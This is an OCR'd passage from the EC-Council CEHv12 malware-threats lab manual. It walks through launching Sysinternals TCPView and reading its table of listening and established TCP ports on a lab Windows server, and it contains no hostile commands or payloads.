
12. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\TCPView** and double-click **Tcpview.exe** to launch the application.

    Note: If a **User Account Control** pop-up appears, click **Yes**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


13. If a **TCPView License Agreement** window appears, click the **Agree** button to agree to the terms and conditions.
14. The **TCPView** main window appears, displaying the details such as Process, ProcessId, Protocol, Local Address, Local Port, Remote Address, Remote Port, and State, as shown in the screenshot.



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Ti
dns.exe	2320	TCP	Listen	10.10.1.22	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCP	Listen	127.0.0.1	53	0.0.0.0	0	4/6/2022 1:30:26
svchost.exe	992	TCP	Listen	0.0.0.0	135	0.0.0.0	0	4/6/2022 1:30:16
System	4	TCP	Listen	10.10.1.22	139	0.0.0.0	0	4/6/2022 1:30:13
lsass.exe	756	TCP	Listen	0.0.0.0	389	0.0.0.0	0	4/6/2022 1:30:26
svchost.exe	992	TCP	Listen	0.0.0.0	593	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	636	0.0.0.0	0	4/6/2022 1:30:26
mqsvc.exe	3164	TCP	Listen	0.0.0.0	1801	0.0.0.0	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCP	Listen	0.0.0.0	2103	0.0.0.0	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCP	Listen	0.0.0.0	2105	0.0.0.0	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCP	Listen	0.0.0.0	2107	0.0.0.0	0	4/6/2022 1:30:27
lsass.exe	756	TCP	Listen	0.0.0.0	3268	0.0.0.0	0	4/6/2022 1:30:56
lsass.exe	756	TCP	Listen	0.0.0.0	3269	0.0.0.0	0	4/6/2022 1:30:56
svchost.exe	876	TCP	Listen	0.0.0.0	3389	0.0.0.0	0	4/6/2022 1:30:16
Microsoft.ActiveDirec...	3000	TCP	Listen	0.0.0.0	9389	0.0.0.0	0	4/6/2022 1:30:56
lsass.exe	756	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	4/6/2022 1:30:16
wininit.exe	624	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	4/6/2022 1:30:16
svchost.exe	1212	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	4/6/2022 1:30:16
svchost.exe	1800	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	4/6/2022 1:30:17
lsass.exe	756	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	4/6/2022 1:30:17
svchost.exe	2488	TCP	Listen	0.0.0.0	49670	0.0.0.0	0	4/6/2022 1:30:17
lsass.exe	756	TCP	Listen	0.0.0.0	61209	0.0.0.0	0	4/6/2022 1:30:26
spoolsv.exe	2824	TCP	Listen	0.0.0.0	61210	0.0.0.0	0	4/6/2022 1:30:26
mqsvc.exe	3164	TCP	Listen	0.0.0.0	61213	0.0.0.0	0	4/6/2022 1:30:27
services.exe	736	TCP	Listen	0.0.0.0	61214	0.0.0.0	0	4/6/2022 1:30:27
dns.exe	2320	TCP	Listen	0.0.0.0	61221	0.0.0.0	0	4/6/2022 1:30:56
dfsrs.exe	2568	TCP	Listen	0.0.0.0	61246	0.0.0.0	0	4/6/2022 1:30:57
[Time Wait]		TCP	Time Wait	10.10.1.22	62165	72.21.91.29	80	
svchost.exe	2340	TCP	Listen	0.0.0.0	62174	0.0.0.0	0	4/5/2022 11:26:40
System	4	TCP	Established	10.10.1.22	62176	10.10.1.11	445	4/5/2022 11:27:30

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


15. TCPView performs **Port monitoring**. Click the **Local Port** tab to view the ports in serial order.



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Ti
dns.exe	2320	TCP	Listen	10.10.1.22	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCP	Listen	127.0.0.1	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCPv6	Listen	fe80::9d68:1d1a:92eb:e27e	53	::	0	4/6/2022 1:30:26
dns.exe	2320	TCPv6	Listen	::1	53	::	0	4/6/2022 1:30:26
System	4	TCPv6	Listen	::	80	::	0	4/6/2022 1:30:26
System	4	TCP	Listen	0.0.0.0	80	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	88	::	0	4/6/2022 1:30:17
lsass.exe	756	TCP	Listen	0.0.0.0	88	0.0.0.0	0	4/6/2022 1:30:17
svchost.exe	992	TCP	Listen	0.0.0.0	135	0.0.0.0	0	4/6/2022 1:30:16
svchost.exe	992	TCPv6	Listen	::	135	::	0	4/6/2022 1:30:16
System	4	TCP	Listen	10.10.1.22	139	0.0.0.0	0	4/6/2022 1:30:13
lsass.exe	756	TCP	Listen	0.0.0.0	389	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	389	::	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	::1	389	::1	61220	4/6/2022 1:30:56
lsass.exe	756	TCPv6	Established	::1	389	::1	61212	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	::1	389	::1	61211	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61257	4/5/2022 9:31:58
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61233	4/6/2022 1:30:56
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61217	4/6/2022 1:30:38
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	4/6/2022 1:30:26
System	4	TCPv6	Listen	::	445	::	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	464	0.0.0.0	0	4/6/2022 1:30:17
lsass.exe	756	TCPv6	Listen	::	464	::	0	4/6/2022 1:30:17
svchost.exe	992	TCP	Listen	0.0.0.0	593	0.0.0.0	0	4/6/2022 1:30:26
svchost.exe	992	TCPv6	Listen	::	593	::	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	636	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	636	::	0	4/6/2022 1:30:26
mqsvc.exe	3164	TCP	Listen	0.0.0.0	1801	0.0.0.0	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCPv6	Listen	::	1801	::	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCP	Listen	0.0.0.0	2103	0.0.0.0	0	4/6/2022 1:30:27

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

